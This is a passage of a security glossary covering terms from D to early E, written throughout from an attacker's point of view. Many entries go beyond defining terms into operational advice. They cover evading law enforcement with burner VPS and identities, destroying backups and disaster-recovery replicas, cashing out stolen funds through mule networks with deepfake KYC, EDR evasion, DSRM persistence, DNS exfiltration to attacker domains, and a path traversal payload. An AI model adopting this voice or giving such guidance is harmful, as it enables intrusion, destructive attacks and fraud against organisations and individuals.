Dictionary Attack --- A dictionary attack: password guessing based on a dictionary of common passwords (rockyou.txt, SecLists). Unlike brute force (trying all combinations), a dictionary attack uses a list of likely passwords, which is faster. A dictionary attack is effective against weak passwords ("password123", "admin", "company2024").

Diffie-Hellman --- A key exchange protocol allowing two parties to create a shared secret key over an insecure channel. Vulnerabilities: use of weak primes (Logjam), lack of authentication (MITM), implementation flaws. In 2026, Diffie-Hellman with 2048-bit primes is considered secure, but legacy systems may use 1024-bit primes, vulnerable to attacks.

Digital Certificate --- A digital certificate (X.509), used for TLS, code signing, authentication. A certificate contains: a public key, information about the owner, a signature from a certificate authority. Stealing a digital certificate (private key) allows: decrypting TLS traffic, signing malware, impersonating a legitimate service.

Digital Forensics --- Digital forensics: the science of collecting, preserving, and analyzing digital evidence. For an attacker, digital forensics means they must minimize traces: clear logs, work in memory, leave no files, use encryption, destroy temporary data.

Digital Identity --- See DI. DI (Digital Identity) --- digital identity: a set of data uniquely identifying a user in the digital space (username, email, phone number, biometrics, documents). For an attacker, stealing digital identity (fullz) allows: impersonating the victim, opening accounts (synthetic identity), making purchases,

evading responsibility. Digital identity can be reconstructed from PII leaks (Conduent, Wynn) and infostealers.

Digital Signature --- A digital signature: the result of cryptographic transformation of data using a private key, confirming authenticity and integrity. Digital signatures are used for: code signing, TLS certificates, documents. Forging a digital signature (via hash collisions, key theft) allows an attacker to impersonate a trusted entity.

DigitalOcean --- A cloud provider popular among attackers for hosting C2, exfiltration, proxies. DigitalOcean accepts cryptocurrency, does not require strict verification, making it attractive for burner VPS. However, DigitalOcean cooperates with law enforcement upon request, so it's important to use nested onion, disk encryption, burner identity.

Diod (Data Diode) --- A device or software component providing one-way data transfer between networks. Physically, a data diode is implemented as an optical device: data is transmitted via a light beam from a transmitter to a receiver, but there is no return channel (physically no connection). This ensures that information can leave a protected network (e.g., an OT network of an industrial facility) but cannot enter it from an external network. Data diodes are used for: transmitting logs from critical systems to a SIEM without the risk of a reverse hack, monitoring the status of industrial controllers without the ability to control them remotely, exporting data from isolated networks (air-gapped) for analytics. For an attacker, a data diode is a serious obstacle. Even if they compromise the organization's IT network, they cannot directly send commands to the OT network protected by a data diode. Bypassing a data diode requires: physical access to the OT network (via tailgating, USB drops), exploiting vulnerabilities in the data diode device itself (if it has software components), or attacking personnel with access to the OT network (social engineering). In industrial environments (energy, water supply, chemical production), data diodes are a

standard protection, but are often not implemented due to complexity and cost. Handala did not encounter a data diode when attacking Stryker because they attacked via Intune --- a cloud device management platform that had direct access to all devices without one-way restrictions.

Direct Syscalls --- Direct system calls: calling the operating system kernel directly, bypassing standard APIs (ntdll.dll in Windows). Standard APIs have hooks installed by EDR (CrowdStrike, SentinelOne) for monitoring. Direct syscalls bypass these hooks, allowing operations (opening processes, writing to memory, creating threads) without detection. Implemented via assembly instructions (syscall in Windows, sysenter in Linux) or libraries (SysWhispers, Halo's Gate). Direct syscalls are a standard evasion technique.

Directory Traversal --- A vulnerability allowing reading files outside the web root using "../" sequences (path traversal). Example: https://site.com/getfile?file=../../../../etc/passwd. Directory traversal is used to steal configuration files (.env, config.php), source code, passwords. In 2026, it is found in old applications, IoT panels.

Dirty COW --- A Linux kernel vulnerability (CVE-2016-5195) allowing a local user to escalate privileges to root via a race condition in the copy-on-write mechanism. Dirty COW is a classic LPE (Local Privilege Escalation) for old kernels. In 2026, it is relevant for systems that haven't been updated for years (industrial controllers, medical devices).

Disassembler --- A disassembler: a program that converts machine code into assembly code (IDA Pro, Ghidra, Binary Ninja). Disassemblers are used for: reverse engineering malware, finding vulnerabilities, analyzing protective mechanisms. For an attacker, a

disassembler is a tool for understanding how the software they want to hack works.

Disclosure --- Disclosure: the process of publishing information about a vulnerability. Disclosure can be: responsible (vulnerability reported to the vendor, fixed, then published), full (vulnerability published immediately), or unauthorized (leak). For an attacker, disclosure means a vulnerability may become public, leading to a patch and a reduced window for exploitation.

Disinformation --- Disinformation: the deliberate spread of false information to influence public opinion, create chaos, undermine trust. Iran uses disinformation as part of hybrid warfare (along with cyberattacks and kinetic strikes). For an attacker, disinformation can be a tool for distraction or psychological pressure on victims.

Disk Encryption --- Disk encryption (BitLocker, FileVault, LUKS). Disk encryption protects data when a device is physically stolen. For an attacker, disk encryption is an obstacle if the device is off (data encrypted). If the device is on, keys are in memory and can be extracted (cold boot attack, memory dump). In attacks on organizations, disk encryption can be disabled via MDM (Intune) or group policies if admin rights are available.

Disk Wipe --- Irreversible destruction of data on a medium (data wiping), making information recovery impossible (or extremely difficult and expensive). Unlike simple file deletion (which only marks space as free), disk wipe overwrites sectors with random data (once or multiple times), or uses SSD/NVMe commands (ATA Secure Erase, NVMe Format) for hardware-level clearing. In the context of attacks, disk wipe is a destructive operation, the goal of which is not ransom, but maximum damage, disruption, and destruction of evidence. Handala used disk wipe via Microsoft Intune: a mass factory reset command destroyed 200,000 Stryker

devices. Wiper attacks (NotPetya, WhisperGate, Handala) are a form of disk wipe.

Disruptive --- Disruptive (disruptive attack). The goal of a disruptive attack is to halt business processes, cause chaos, inflict reputational damage. Handala attacked Stryker with a disruptive goal (production halt, disruptions in emergency medical care). Unlike ransomware, where the goal is a ransom, a disruptive attack can be an end in itself (state actors).

Distributed --- Distributed. Distributed systems (blockchain, botnets, C2) are more resilient to centralized attacks (takedown) because there is no single point of failure. The Com is a distributed network; Handala has distributed infrastructure (multiple domains, Telegram channels). For an attacker, distributed infrastructure is a way to increase resilience.

Distributed Denial of Service (DDoS) --- A distributed denial of service attack where many devices (botnet) simultaneously send requests to the target, overwhelming its resources (network, CPU, memory, connections). DDoS is used for: disruption (distraction), extortion (pay up or the attack continues), distracting defenders during the main attack (as cover). Types: network (SYN flood, UDP flood, ICMP flood), application (HTTP flood, Slowloris), amplification (DNS, NTP, SSDP). In 2026, DDoSaaS (DDoS as a Service) is available for $50-$500 per month. For an attacker, DDoS is a tool for pressure.

DLL (Dynamic Link Library) --- A dynamic-link library in Windows, containing code and data used by multiple applications simultaneously. DLLs are used for: code injection (injecting code into a process), DLL hijacking (replacing a legitimate DLL), DLL sideloading (loading a DLL by a trusted application). For an attacker, DLLs are a mechanism for persistence, evasion, and lateral movement.

DLL Hijacking --- Replacing a legitimate DLL with a malicious one by placing it in a directory where the application searches for DLLs before system paths (DLL search order hijacking). The application loads the malicious DLL instead of the legitimate one, executing the attacker's code. DLL hijacking is used for persistence (replacing a DLL loaded by a frequently used application) and evasion (code runs in a legitimate process).

DLL Injection --- Injecting a malicious DLL into the address space of another process. Methods: CreateRemoteThread (allocate memory, write DLL path, create a remote thread calling LoadLibrary), SetWindowsHookEx (install a hook that loads the DLL into processes with messages), via APC queues. DLL injection is used to hide activity (code runs in a legitimate process) and bypass firewalls (the process has allowed network rules).

DLL Sideloading --- Loading a malicious DLL by a legitimate application that expects to find a DLL next to it (in the same folder) or in a specified path. The attacker places the malicious DLL in the folder with the legitimate application, and the application loads it when started. DLL sideloading is used for: bypassing AppLocker (the application is trusted), evasion (code runs in a trusted process), persistence (the application runs regularly).

DMARC (Domain-based Message Authentication, Reporting & Conformance) --- An email authentication standard that verifies that an email actually came from the domain listed in the From field. DMARC uses SPF (Sender Policy Framework) and DKIM (DomainKeys Identified Mail) for verification. For an attacker, DMARC is an obstacle when sending phishing emails: if the victim's domain has DMARC configured with a reject policy, emails from spoofed addresses will be rejected. Therefore, attackers register similar domains (typosquatting) or use compromised legitimate accounts.

DMZ (Demilitarized Zone) --- A network between the internal network (LAN) and the internet, containing public services (web, mail, DNS). The DMZ is isolated from the internal network by firewalls. Firewall rules allow: internet → DMZ (access to public services), DMZ → LAN (limited, usually only responses to requests), LAN → DMZ (administration). For an attacker, compromising a server in the DMZ is the first step; they then need to move to the internal network via firewall vulnerabilities, or use the server in the DMZ as a jump host.

DNAT (Destination NAT) --- Destination Network Address Translation in firewalls. DNAT is used for: redirecting traffic from the internet to internal servers, hiding real IP addresses. For an attacker, DNAT can be an obstacle: they need to understand where traffic is actually directed to attack the target server, not the firewall.

DND (Do Not Disturb) --- Do Not Disturb mode on a phone. For vishing attacks, DND is an obstacle: the call may not reach the victim. Attackers may use: calls to work phones (where DND is not enabled), calls via Teams/Slack (where there is no DND), or sending messages (SMS, Telegram) asking to call back.

DNS (Domain Name System) --- The Domain Name System, converting names (google.com) to IP addresses. DNS is used for: C2 (DNS tunnels), exfiltration (encoding data in DNS queries), reconnaissance (subdomain discovery), attacks (DNS poisoning, DNS amplification). DNS traffic is rarely blocked, making it attractive for covert communication.

DNS C2 --- C2 (Command and Control) via the DNS protocol. The agent sends DNS queries to a domain controlled by the attacker, encoding commands and data in subdomains (e.g., data.attacker.com). The server responds with DNS answers

containing commands. DNS C2 is difficult to detect because DNS traffic is legitimate and often not deeply filtered. Disadvantage: low bandwidth.

DNS Exfiltration --- Exfiltrating data via DNS queries. Data is encoded in subdomains (e.g., chunk1.data.attacker.com, chunk2.data.attacker.com) and sent to the attacker's DNS server. DNS exfiltration is used to bypass DLP and firewalls because DNS traffic is often not inspected. Limitation: the size of one DNS query is limited (255 bytes), so data is sent in chunks.

DNS Poisoning --- DNS cache poisoning: injecting false DNS records into a DNS server's cache. Users using that DNS server are directed to a fake site instead of the legitimate one. DNS poisoning is used for: phishing (spoofing banking sites), malware distribution (redirecting to exploit sites), MITM. DNS poisoning requires a vulnerability in the DNS server or the ability to intercept traffic (ARP poisoning).

DNS Tunneling --- Tunneling via the DNS protocol: transmitting arbitrary data (commands, results, files) in DNS queries and responses. DNS tunneling is used for C2 and exfiltration when other protocols (HTTP, HTTPS) are blocked. Tools: iodine, dnscat2, dns2tcp. A DNS tunnel can be detected by abnormal DNS traffic volume or query length.

DNSpionage --- An APT group (Iran, MOIS), known for using DNS tunnels for C2 and attacks on DNS infrastructure. DNSpionage targeted government and telecommunications targets in the Middle East. The group's name is related to their technique: compromising DNS records to redirect traffic.

DNSSEC (DNS Security Extensions) --- DNS security extensions, adding digital signatures to DNS records to prevent

DNS poisoning. DNSSEC signs records with cryptographic keys, allowing clients to verify authenticity. For an attacker, DNSSEC is an obstacle for DNS poisoning and DNS spoofing. However, DNSSEC is not deployed everywhere, especially in corporate environments.

DO (DigitalOcean) --- A cloud provider DigitalOcean, popular among attackers for hosting C2, exfiltration, proxies. DigitalOcean accepts cryptocurrency, does not require strict verification, making it attractive for burner VPS. However, DigitalOcean cooperates with law enforcement upon request, so it's important to use nested onion, disk encryption, burner identity. DigitalOcean provides VPS (Droplets) starting at $4/month.

Docker --- A containerization platform. Docker is used in CI/CD, production environments, for C2 (running agents in containers). Attacks on Docker: container breakout (escaping a container to the host), attacks on images (malicious images, backdoors in base images), attacks on Docker API (if exposed externally). Supply chain attacks via Docker Hub: publishing an image with malware that developers download.

Docker Breakout --- Escaping a Docker container to the host system. Achieved via: kernel vulnerabilities (CVE-2019-5736, CVE-2020-15257), misconfig (privileged containers, mounting /var/run/docker.sock), or runtime vulnerabilities (containerd, runc). Docker breakout allows an attacker to move from the container to the host and then to other containers or the network.

Docker Registry --- A Docker image registry (Docker Hub, private repositories). Attacks on Docker registries: compromise of credentials, injection of malicious images, supply chain attacks (image replacement). If an attacker can upload an image to a private registry used by CI/CD, they can inject a backdoor into production.

Document --- A document (Word, Excel, PDF). Documents are a common initial access vector: macros (VBA), exploits (CVE-2017-11882), links to phishing sites, malware attachments. ClickFix uses documents with instructions "copy the PowerShell script." For an attacker, documents are a way to deliver a payload, bypassing filters (using archives, passwords).

DoD (Department of Defense) --- The US Department of Defense. The DoD manages USCYBERCOM (US Cyber Command), funds cybersecurity research (DARPA), develops standards (STIG). For an attacker, the DoD means that attacking defense contractors (Lockheed Martin, Raytheon) could lead to a response at the national security level, including prosecution across US jurisdiction.

DOJ (Department of Justice) --- The US Department of Justice. The DOJ investigates cybercrimes, issues orders for domain seizure, files charges. On March 19, 2026, the DOJ announced the seizure of four Handala domains. The DOJ coordinates with the FBI, CISA, and international partners (Europol, UK NCA). For an attacker, the DOJ means that if their operation crosses US borders, they can be pursued globally.

Domain (AD) --- An Active Directory domain: a logical group of computers and users managed centrally. Compromising AD gives control over the organization's entire network. Techniques: DCSync, Golden Ticket, NTDS.dit dump. AD is the heart of a corporate network.

Domain (DNS) --- A domain name (google.com). Domains are used for: C2 (attacker.com), phishing (googgle.com), exfiltration (data.attacker.com). Registering domains through registrars that accept cryptocurrency, using a burner identity.

Domain Admin --- An account with Active Directory domain administrator privileges. Domain Admin has access to all computers, servers, can modify group policies, dump hashes of all users. For an attacker, obtaining Domain Admin is the main goal after AD compromise.

Domain Controller (DC) --- A Domain Controller --- a server in Active Directory that stores the AD database (NTDS.dit), authenticates users (Kerberos, NTLM), and manages group policies (GPO). Compromising the DC gives an attacker full control over the domain: access to all computers, servers, ability to dump all user hashes (DCSync), create Golden Tickets, modify group policies to deploy malware. The DC is the main target after initial access.

Domain Fronting --- A technique for hiding C2 traffic via a CDN (Content Delivery Network). The attacker sets up the C2 server behind a CDN (CloudFront, Fastly), and the agent sends requests to a legitimate CDN domain (e.g., cloudfront.net) but specifies their own domain in the Host header. The CDN proxies traffic to the real C2, hiding its IP. Domain fronting makes it difficult to block the C2 because blocking a legitimate CDN domain would disrupt many services.

Domain Generation Algorithm (DGA) --- A domain generation algorithm used by malware for C2 (Command and Control). Malware generates a list of domains (e.g., based on the current date, a key) and tries to connect to each until it finds an active one. DGA makes it impossible to predict C2 domains and block all variants (blacklisting). Examples: Conficker, Kraken, Locky. For an attacker, DGA is a way to increase resilience to takedown. For defenders, detection of DGA domains (by entropy, query frequency) and sinkholing.

Domain Hijacking --- Domain hijacking: unauthorized transfer of domain control to another person through compromising the registrar account, exploiting vulnerabilities in the transfer process, or social engineering. Domain hijacking is used for: traffic redirection (phishing), blocking C2 (if the victim's domain is used for C2), reputational damage.

Domain Seizure --- Domain seizure by law enforcement under a court order. On March 19, 2026, the FBI seized four Handala domains. Seizure is a temporary measure: Handala returned within 24 hours with a new domain. For an attacker, domain seizure means the need for backup infrastructure (multiple domains, ccTLDs in different jurisdictions).

DoS (Denial of Service) --- Denial of service: an attack that makes a service unavailable to legitimate users. DoS can be: network (bandwidth exhaustion), application (resource exhaustion), logical (exploiting a bug that causes a crash). Unlike DDoS, DoS can be carried out from a single source (e.g., SYN flood from one IP). For an attacker, DoS is a tool for disruption, distraction, or part of extortion (threat of DoS).

Double Extortion --- Double extortion: attackers first steal data (exfiltration), then encrypt systems and threaten to publish the stolen data if the ransom is not paid. Double extortion increases pressure on the victim: even if backups exist, a data leak can cause reputational damage and incur fines (GDPR, HIPAA). Scattered Spider, Interlock, Qilin use double extortion.

Double Spend --- Double spending of cryptocurrency: attempting to send the same coins twice. In blockchains with Proof-of-Work consensus (Bitcoin), double spending is difficult (requires >50% hash rate). In some cryptocurrencies (with fast transactions), double spending is possible via attacks on 0-conf

confirmations. For an attacker, double spending is a way to commit fraud with cryptocurrency.

DoubleTap --- A technique used in some exploits where, after the primary exploitation (the first "tap"), a second "tap" is used to gain full control or bypass restrictions. In the context of shellcode, DoubleTap can mean two stages of injection.

Dox (Doxxing) --- Publishing personal data (addresses, phone numbers, family names, workplace) with the intent to intimidate, harass, or cause harm. Used by hacktivists (Handala) and extortion groups (The Com). Doxxing can lead to physical violence, swatting (calling SWAT to the victim's address). Handala published 190 addresses of Israeli military personnel as part of their operation.

DPAPI (Data Protection API) --- A data protection API in Windows, used to encrypt passwords (in browsers, Credential Manager), encryption keys, certificates. DPAPI uses a master key based on the user's password (or a system key for services). For an attacker, dumping DPAPI keys (via Mimikatz dpapi::masterkey) allows decrypting saved passwords, cookies, certificates. Infostealers (RedLine, LummaC2) steal DPAPI keys along with encrypted data, decrypting them offline.

DPI (Deep Packet Inspection) --- Deep Packet Inspection --- a traffic filtering method where packet contents (not just headers) are analyzed to detect threats, block protocols, detect C2. DPI is used by ISPs (to block Tor, VPN), NGFW (Next-Generation Firewalls), IDS/IPS. To bypass DPI, attackers use: encryption (TLS), traffic obfuscation (malleable C2), tunneling via legitimate protocols (DNS, WebSocket), random padding.

DPO (Data Protection Officer) --- A data protection officer, appointed in organizations processing personal data (GDPR

requirement). The DPO is responsible for: compliance, handling breach incidents, interacting with regulators. For an attacker, the DPO is a target for BEC (Business Email Compromise) or extortion: threat of reporting a GDPR violation to regulators, which incurs fines of up to 4% of global turnover.

DR (Disaster Recovery) --- Disaster recovery: processes and technologies for restoring IT infrastructure after a disaster (cyberattack, natural disaster). DR includes: backup, data replication, failover plans. For an attacker, DR is an obstacle: if the victim has a working DR, even after encryption of primary systems, they can failover to backup sites and recover. Therefore, in an attack, backups and replicas must be destroyed, and DR systems attacked (e.g., through compromise of accounts with DR access).

DRaaS (Disaster Recovery as a Service) --- Disaster Recovery as a service in the cloud (AWS Elastic Disaster Recovery, Azure Site Recovery). An organization replicates its systems to the cloud and can quickly recover in case of an attack. For an attacker, DRaaS means that even if local systems are destroyed, the victim can recover from the cloud. Therefore, in an attack, one must: destroy accounts in DRaaS, encrypt or delete replicas, block access to DRaaS via IAM.

Drain (DeFi) --- Withdrawing liquidity from a DeFi protocol, often illegally (drain). In the context of attacks, drain is the ultimate goal of flash loan attacks, oracle manipulation, reentrancy. The attacker uses a vulnerability to withdraw funds from the liquidity pool, leaving the protocol empty. Bybit $1.5B is an example of a drain via a supply chain attack, not directly through a DeFi vulnerability.

Dridex --- A banking malware active since 2014, distributed via phishing emails with attachments (Word with macros). Dridex steals banking credentials, intercepts sessions, performs transactions on behalf of the victim. In 2026, Dridex is considered legacy, but its

techniques (macro malware, web injections) are used by modern banking trojans.

Drive-by Download --- Downloading malware when visiting a website without the user's knowledge. Drive-by download uses: browser or plugin vulnerabilities (Flash, Java), malvertising, compromised legitimate sites. The victim simply visits the site, and malware is downloaded and executed. In 2026, drive-by download is less common due to automatic browser updates, but is still used in targeted attacks on outdated systems.

Drop --- A physical medium (USB flash drive, CD, external hard drive) left where an employee will find it. A drop is used in baiting: a flash drive labeled "Payroll" is left in an office parking lot. A curious employee plugs the flash drive into their work computer, triggering malware (Bad USB, autorun). Drops are an effective way to bypass air gaps and network defenses.

Drop Network --- A chain of drops (mules) for cashing out stolen funds. Money goes through "mule" accounts, is withdrawn as cash, converted to cryptocurrency, or used to buy assets. In 2026, a drop network is created using deepfake KYC: AI-generated identities pass verification at banks and crypto exchanges, opening accounts for cashing out. Each drop receives a commission, and the attacker remains anonymous.

Dropbox --- A cloud storage service used by attackers for data exfiltration. Dropbox is a legitimate service, so traffic to it is often not blocked and does not raise suspicion. The attacker uploads stolen data to Dropbox using an account registered with a burner email. To improve OPSEC, data is encrypted before upload.

Dropper --- A malware loader: a program that delivers and launches the main payload. A dropper can be: an Office macro, a

PowerShell script, an EXE file, a document with an exploit. Droppers often use obfuscation, anti-sandbox techniques, and self-destruct after execution. ClickFix is an example of a dropper: the victim copies a PowerShell script that downloads and runs the main malware.

Drupal --- A CMS (Content Management System) used for websites. Vulnerabilities in Drupal (Drupalgeddon 1 and 2) led to mass compromises. In 2026, Drupal is still used, especially in government and educational sites, but vulnerabilities are quickly patched. For an attacker, Drupal is a target if the site is not updated.

DS (Data Store) --- A data store. In the context of attacks, a DS is a target for exfiltration. It can be: an S3 bucket, Azure Blob, database, file server. ShinyHunters exfiltrated data from Salesforce (a DS for CRM). Telus lost data from a DS containing voice recordings.

DSRM (Directory Services Restore Mode) --- Active Directory Services Restore Mode. DSRM is used to restore AD after a failure. In DSRM, there is a local administrator account (not domain), whose password is stored in the DSRM file. For an attacker, compromising DSRM gives permanent access to the domain controller even after all domain passwords are changed. Technique: change the DSRM password to one known to the attacker and use it to log in in restore mode.

DSS (Digital Signature Standard) --- The Digital Signature Standard (FIPS 186), defining the algorithms DSA (Digital Signature Algorithm) and ECDSA (Elliptic Curve Digital Signature Algorithm). DSS is used in TLS certificates, code signing, cryptocurrencies (Bitcoin uses ECDSA). For an attacker, DSS is important: weak implementations of ECDSA can lead to private key leakage (nonce reuse), and collisions in DSA can lead to signature forgery.

DTMF (Dual-Tone Multi-Frequency) --- Multi-frequency tones that a phone emits when buttons are pressed. In vishing attacks, DTMF is used for: navigating voice menus (IVR), sending commands to systems that require code entry. An attacker can record DTMF tones and play them when calling a helpdesk, simulating the entry of a two-factor authentication code.

Dual-Homed --- A dual-homed host: a computer or server connected to two different networks (e.g., IT network and OT network). Dual-homed hosts are critical for an attacker because they allow pivoting from one network to another. If an attacker compromises a dual-homed host, they can use it as a jump box to access a protected segment. In industrial networks, dual-homed hosts are often integration points between IT and OT.

Dual-Use --- Dual-use: technology or infrastructure used for both civilian and military purposes. In March 2026, IRGC attacked AWS data centers in the UAE and Bahrain, citing the dual-use nature of cloud infrastructure (AWS provides services to the US Department of Defense under the JWCC contract). Dual-use makes civilian objects legitimate military targets in international law (the principle of distinction is blurred).

Dump (Memory) --- A memory dump: a copy of a process's or entire system's RAM. A memory dump can contain: plaintext passwords, encryption keys (BitLocker, DPAPI), process contents, network connections. For an attacker, a memory dump is a source of valuable information. Tools: ProcDump, Dumpert, commercial tools (FTK Imager). To protect against memory dumping, LSASS protection (PPL), memory encryption, detections on memory reading are used.

Dump (NTDS.dit) --- Dumping the Active Directory database (NTDS.dit). NTDS.dit contains password hashes of all domain users, as well as information about groups, computers, policies. Dumping NTDS.dit is one of the main goals after Domain Admin compromise. Tools: ntdsutil, vssadmin, diskshadow, or via DCSync (remote dump without a file). After the dump, hashes are cracked offline (Hashcat) or used directly (Pass-the-Hash).

Duo --- An MFA provider (Duo Security, part of Cisco). Duo is used for two-factor authentication in corporate environments. For an attacker, Duo is an obstacle bypassed via: vishing (calling helpdesk to reset MFA), AiTM (session interception), SIM-swapping (number porting). The Com specializes in bypassing MFA, including Duo, via helpdesk.

Duplicate --- Data duplication. In the context of backups and replication, duplication is a defense for the victim. For an attacker, duplication means they must destroy all copies of the data to prevent recovery. Handala destroyed Stryker devices via Intune, but likely did not destroy all backups because Stryker was recovering.

Durability --- Durability (of data, systems). In DeFi, durability means the protocol is resistant to attacks. For an attacker, low durability (fresh protocol, untested smart contracts) is an invitation to attack. Venus Protocol was attacked with a flash loan 30 days after an update.

DV (Digital Video) --- Digital video. In the context of attacks, DV is used for: deepfake vishing (video call mimicking a manager), doxxing (video publication), monitoring (IP cameras). MuddyWater hacked IP cameras (Hikvision, Dahua) to obtain video of sites that were later targeted by missile strikes.

DVD --- A physical medium. In baiting, a DVD can be used as a lure (a disc labeled "Confidential"), although USB flash drives are more effective (autorun, Bad USB). In 2026, DVDs are rarely used due to low capacity and lack of autorun.

Dwell Time --- The time an attacker spends in a network from first entry to detection. The average dwell time in 2026 is 10-21 days for criminal groups, and months-years for APTs. Interlock had a dwell time of 36 days (from the start of exploiting CVE-2026-20131 until the patch). The longer the dwell time, the more damage an attacker can inflict.

Dynamic Analysis --- Dynamic analysis: executing a program (malware) in a controlled environment (sandbox) to observe behavior: system calls, network connections, created files, registry changes. Dynamic analysis is used by defenders to understand what malware does. To evade dynamic analysis, attackers use: anti-sandbox techniques, execution delays, checking for mouse/graphics.

Dynamic Code --- Dynamic code: code loaded and executed during program runtime (reflection, plugins, scripts). In malware, dynamic code is used for: bypassing static analysis (code not visible in the binary), downloading additional modules from C2, polymorphism.

Dynamic DNS (DDNS) --- Dynamic DNS: a service allowing a domain name to be tied to a changing IP address. DDNS is used by attackers for C2: the agent accesses a domain that always points to the current IP of the C2 server, even if the IP changes. DDNS providers (No-IP, DuckDNS) are often used by attackers, leading to them being blocked by some organizations.

DynamoDB --- A NoSQL database in AWS (Amazon DynamoDB). Used to store application data. For an attacker, DynamoDB is a target if they have access to AWS keys. Data from DynamoDB is exfiltrated via AWS CLI or SDK.

E

E2EE (End-to-End Encryption) --- End-to-end encryption: a data transmission method where only the sender and receiver have the keys to decrypt. Providers (Telegram, Signal, WhatsApp) cannot read the messages. For an attacker, E2EE is an obstacle to intercepting communications, but not a protection against compromise of end devices (an infostealer can read messages after decryption on the device). For the attacker's OPSEC, E2EE is mandatory: Signal for text, PGP for email, communication only in encrypted channels.

eBPF (extended Berkeley Packet Filter) --- A Linux kernel technology that allows loading user programs into the kernel for tracing, monitoring, filtering network traffic, and security. eBPF is used by defenders (Falco, Cilium, Tetragon) to detect anomalies. For an attacker, eBPF is a double-edged tool: it can be used for concealment (an eBPF program intercepts system calls and hides files, processes, network connections from EDR) or for persistence (an eBPF program loads on every boot if configured). eBPF backdoors are difficult to detect because eBPF programs are loaded legitimately (via the bpf() syscall), and many systems do not check them for malicious intent.

EC2 (Elastic Compute Cloud) --- An AWS virtual server service. EC2 is used for: C2 (running beacon), exfiltration (temporary instances for data upload), crypto mining (cryptojacking). Compromising an EC2 instance can give access to metadata (http://169.254.169.254/latest/meta-data/), where AWS keys for the IAM role may be stored. The Bybit hack began with the compromise

of a Safe{Wallet} developer's AWS keys, giving access to EC2 and S3.

ECDH (Elliptic Curve Diffie-Hellman) --- A key exchange protocol based on elliptic curves, used in TLS, Signal, WhatsApp. ECDH provides forward secrecy (if a key is compromised, past sessions are not decrypted). For an attacker, ECDH is an obstacle to traffic interception: even if they obtain the server's private key, past sessions cannot be decrypted. They need to attack the end devices.

ECDSA (Elliptic Curve Digital Signature Algorithm) --- A digital signature algorithm based on elliptic curves, used in TLS certificates, Bitcoin, Ethereum. ECDSA is vulnerable to nonce reuse: if the same random number k is used for two signatures, the private key can be computed. For an attacker, nonce reuse is a way to obtain the private key if they have access to signed transactions (e.g., on the blockchain).

Edge Device --- An edge device: routers, firewalls, VPN concentrators, IoT gateways. Edge devices often have vulnerabilities (CVE-2026-20131 in Cisco FMC), are slow to patch, and are an entry point into the network. Interlock exploited Cisco FMC (an edge device) for initial access. Edge devices also often have default credentials, weak passwords, open admin interfaces to the internet.

EDR (Endpoint Detection and Response) --- A class of products for endpoint protection (CrowdStrike Falcon, Microsoft Defender for Endpoint, SentinelOne). EDR collects telemetry (processes, network connections, file system changes) and uses behavioral analysis to detect threats. For an attacker, EDR is the main adversary on the endpoint. Bypassing EDR requires: direct syscalls (bypassing hooks), memory-only payloads (no files on disk), disabling via BYOVD (Bring Your Own Vulnerable Driver), using

LOLBins (legitimate utilities), and careful planning to avoid triggering behavioral detections.

Egress Filtering --- Filtering outgoing traffic (from the internal network to the internet). Egress filtering blocks or restricts outgoing connections to prevent data exfiltration and C2 communication. To bypass egress filtering, attackers use: DNS tunnels (traffic looks like DNS queries), HTTPS on port 443 (often allowed), WebSocket, or tunnels via legitimate cloud services (Google Drive API).

Election Security --- Election security: protecting electoral systems from cyberattacks, disinformation, interference. In 2026, CISA reduced election security programs, drawing criticism from Congress. For an attacker, election security is high-stakes: interfering in elections could lead to a response at the national security level.

Electronic Operations Room --- A Telegram command channel uniting Iranian proxy groups (Handala, MuddyWater, CyberAv3ngers) to coordinate cyber operations. Created on March 1, 2026, as part of the response campaign after US/Israel strikes. The Electronic Operations Room is used for: sharing intelligence, coordinating attacks (DDoS, destructive, doxxing), psychological operations. For an attacker, using Telegram for coordination is a risk, as Telegram can be compromised (account hacks, message leaks).

Elevation of Privilege (EoP) --- Privilege escalation (Local Privilege Escalation --- LPE, or Privilege Escalation). EoP is the stage of an attack where the attacker moves from an unprivileged user to SYSTEM (Windows) or root (Linux), or from a user to domain administrator. Methods: unpatched kernel vulns (Dirty COW), misconfigured services (AlwaysInstallElevated), credential theft (LSASS dump), BYOVD (vulnerable drivers).

Elliptic Curve Cryptography (ECC) --- Elliptic curve cryptography, used in TLS, cryptocurrencies (Bitcoin, Ethereum), code signing. ECC provides the same security as RSA with smaller keys (256-bit ECC is equivalent to 3072-bit RSA). For an attacker, ECC is harder to crack by brute force, but is vulnerable to nonce reuse, side-channel attacks (timing, power consumption), and weak implementations (e.g., using standard curves with backdoors).

Email Gateway --- An email gateway that filters spam, phishing, malware. An email gateway (Proofpoint, Mimecast, Microsoft Defender for Office 365) is the first line of defense against email attacks. To bypass an email gateway, attackers use: sender reputation (compromised legitimate accounts), link obfuscation, attachments in password-protected archives (password provided in the email), splitting the payload into multiple parts.

Emotet --- A banking malware and loader, active since 2014, one of the largest botnets. Emotet was distributed via phishing emails with attachments (Word with macros) and downloaded other malware (TrickBot, Ryuk). Emotet was disrupted several times by law enforcement, but its architecture (modular, peer-to-peer C2) made it resilient. In 2026, Emotet is considered legacy, but its techniques (macros, downloading additional modules) are used by modern malware.

Encryption --- Encryption: transforming data into a form unreadable without a key. In attacks, encryption is used for: ransomware (encrypting the victim's files), C2 (encrypting traffic), malware obfuscation, securing communications (PGP). For an attacker, encryption is a tool, but also an obstacle if they need to decrypt the victim's data (without the key).

Endpoint --- An endpoint: a computer, laptop, server, mobile device. An endpoint is an attack target: infostealer, ransomware, persistence. EDR (Endpoint Detection and Response) protects endpoints. For an attacker, an endpoint is an entry point into the network.

Endpoint Detection and Response (EDR) --- A class of products for endpoint protection (CrowdStrike Falcon, Microsoft Defender for Endpoint, SentinelOne). EDR collects telemetry (processes, network connections, file system changes, registry) and uses behavioral analysis to detect threats. EDR can block processes in real-time, isolate hosts, provide data for investigation. For an attacker, EDR is the main adversary on the endpoint. Bypassing EDR requires: direct syscalls (bypassing hooks), memory-only payloads (no files on disk), disabling via BYOVD (Bring Your Own Vulnerable Driver), using LOLBins (legitimate utilities), behavioral blending (mimicking legitimate behavior).

Enrichment (Data) --- Data enrichment: the process of adding additional information to stolen data (e.g., linking an email with an SSN from another breach, adding geolocation, behavioral profiles). For an attacker, enrichment increases the value of data: fullz (SSN+DOB+address) sells for more than just an email+password. AI is used for automatic enrichment: correlating data from different breaches, predicting behavior.

Enterprise --- The corporate sector: large organizations, targets for ransomware, BEC, APT. Enterprises have: complex IT infrastructure (AD, Exchange, SharePoint), high probability of paying a ransom, and large volumes of data. The Com, ShinyHunters, Interlock target enterprises.

